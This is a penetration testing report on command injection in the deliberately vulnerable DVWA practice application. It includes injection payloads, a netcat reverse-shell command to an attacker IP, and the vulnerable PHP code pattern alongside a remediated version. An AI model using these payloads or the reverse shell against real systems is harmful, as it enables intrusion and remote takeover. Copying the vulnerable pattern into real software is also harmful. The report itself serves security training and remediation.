Penetration Testing Report: Command Injection Vulnerability

Ankush Uday Naik

December 13, 2025

Abstract

This report details the findings from a penetration test conducted on the Damn Vulnerable Web Application (DVWA), focusing on command injection vulnerabilities. The assessment was performed at different security levels (Low and High) to evaluate the application's resilience against OS command injection attacks.

1 Executive Summary

A critical command injection vulnerability was identified in the DVWA application's command execution functionality. At the low security setting, the application was found to be highly vulnerable, allowing complete system compromise through various injection techniques. At high security settings, the vulnerability was effectively mitigated.

2 Test Details

- **Application:** Damn Vulnerable Web Application (DVWA)
- **Vulnerability Type:** OS Command Injection
- **Risk Rating:** Critical (at Low Security)
- **CVSS Score:** 9.8 (Critical)
- **Test Environment:** Localhost (127.0.0.1:42000)
- **Testing Tools:** Browser, Netcat, Burp Suite

3 Methodology

The testing followed a systematic approach:

1. Reconnaissance of the target application

2. Identifying input vectors
3. Testing various command injection payloads
4. Exploitation and proof of concept
5. Impact assessment

4 Findings at Low Security Level

4.1 Vulnerability Description

The application's "Ping a device" feature was found to be vulnerable to command injection attacks. User input passed to the `ping` command was not properly sanitized, allowing attackers to append additional OS commands.

4.2 Proof of Concept

4.2.1 Basic Command Injection

Payload: `127.0.0.1 && whoami`



Figure 1: Command injection showing current user (www-data)

Result: The command successfully executed and returned `uid=33(www-data) gid=33(www-data) groups=33(www-data)`, revealing the web server's user context.



Figure 2: Command injection revealing current directory

4.2.2 Directory Enumeration

Payload: `127.0.0.1 && pwd`

Result: The command returned `/usr/share/dvwa/vulnerabilities/exec`, revealing the application's directory structure.

4.2.3 File Listing

Payload: `127.0.0.1 | ls`

Result: The command returned directory contents: `help`, `index.php`, `source`, demonstrating file system access.

4.2.4 Blind Command Injection (Time-based)

Payload: `127.0.0.1 && sleep 5`

Result: The application took approximately 5 seconds longer to respond, confirming blind command injection capability.

4.2.5 Reverse Shell Establishment

Payload: `127.0.0.1; nc 10.174.37.135 4444 -e /bin/bash`

Result: Successfully established a reverse shell connection to the attacker's machine (10.174.37.135:4444), granting full command-line access to the target system.



Figure 3: Command injection listing directory contents

4.3 HTTP Request Analysis

Observation: The POST request to `/vulnerabilities/exec/` includes the unsanitized user input in the request body, confirming the injection point.

5 Findings at High Security Level

5.1 Testing Results

At the high security setting, comprehensive testing was conducted using various command injection techniques including:

- Basic command injection (`&`, `;`, `&&`, `||`)
- Subshell injection (`$(command)`)
- Backtick injection (`` `command` ``)
- Pipe-based injection (`|`)
- Time-based blind injection

Result: No successful command injection was achieved at the high security level. All tested payloads were either rejected, sanitized, or returned error responses. The application's input validation and sanitization mechanisms at this level effectively prevented command injection attacks.



Figure 4: Blind command injection using time delay

6 Technical Analysis

6.1 Vulnerable Code Pattern (Low Security)

The vulnerability stems from improper input handling:

Listing 1: Vulnerable Code Pattern

```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    $target = $_POST[ 'ip' ];
    $cmd = shell_exec( 'ping -c 4 ' . $target );
    echo "<pre>{$cmd}</pre>";
}
?>
```

6.2 Impact Assessment

- **Confidentiality:** High - Attackers can read arbitrary files
- **Integrity:** High - Attackers can modify files and data
- **Availability:** High - Attackers can execute denial of service
- **Accountability:** Low - Attackers can cover their tracks
- **Privilege Escalation:** Possible depending on system configuration



Figure 5: Reverse shell achieved through command injection

7 Remediation Recommendations

7.1 Immediate Actions

1. Implement strict input validation using whitelisting approach
2. Use built-in language-specific APIs instead of shell commands
3. Apply the principle of least privilege to web server processes
4. Implement proper output encoding

7.2 Specific Fixes for PHP

Listing 2: Secure Implementation

```
<?php
function isValidIP($ip) {
    return filter_var($ip, FILTER_VALIDATE_IP, FILTER_FLAG_IPV4);
}

if( isset( $_POST[ 'Submit' ] ) ) {
    $target = $_POST[ 'ip' ];

    if (isValidIP($target)) {
        $cmd = shell_exec( 'ping -c 4 ' . escapeshellarg($target) );
        echo "<pre>" . htmlspecialchars($cmd, ENT_QUOTES, 'UTF-8') . "</pre>"
```



Figure 6: Burp Suite capture showing request/response

```
    } else {
        echo "Invalid IP address";
    }
}
?>
```

7.3 Long-term Security Measures

- Implement Web Application Firewall (WAF) rules
- Regular security code reviews
- Security testing in CI/CD pipeline
- User input validation at multiple layers

8 Conclusion

The command injection vulnerability at low security represents a critical security risk that could lead to complete system compromise. The successful reverse shell demonstration confirms the severity of this vulnerability. However, the high security configuration effectively mitigates this risk through proper input validation and sanitization, demonstrating that secure coding practices can prevent such vulnerabilities.

9 References

- OWASP Command Injection: `https://owasp.org/www-community/attacks/Command_Injection`
- OWASP Input Validation Cheat Sheet
- OWASP Command Injection Prevention Cheat Sheet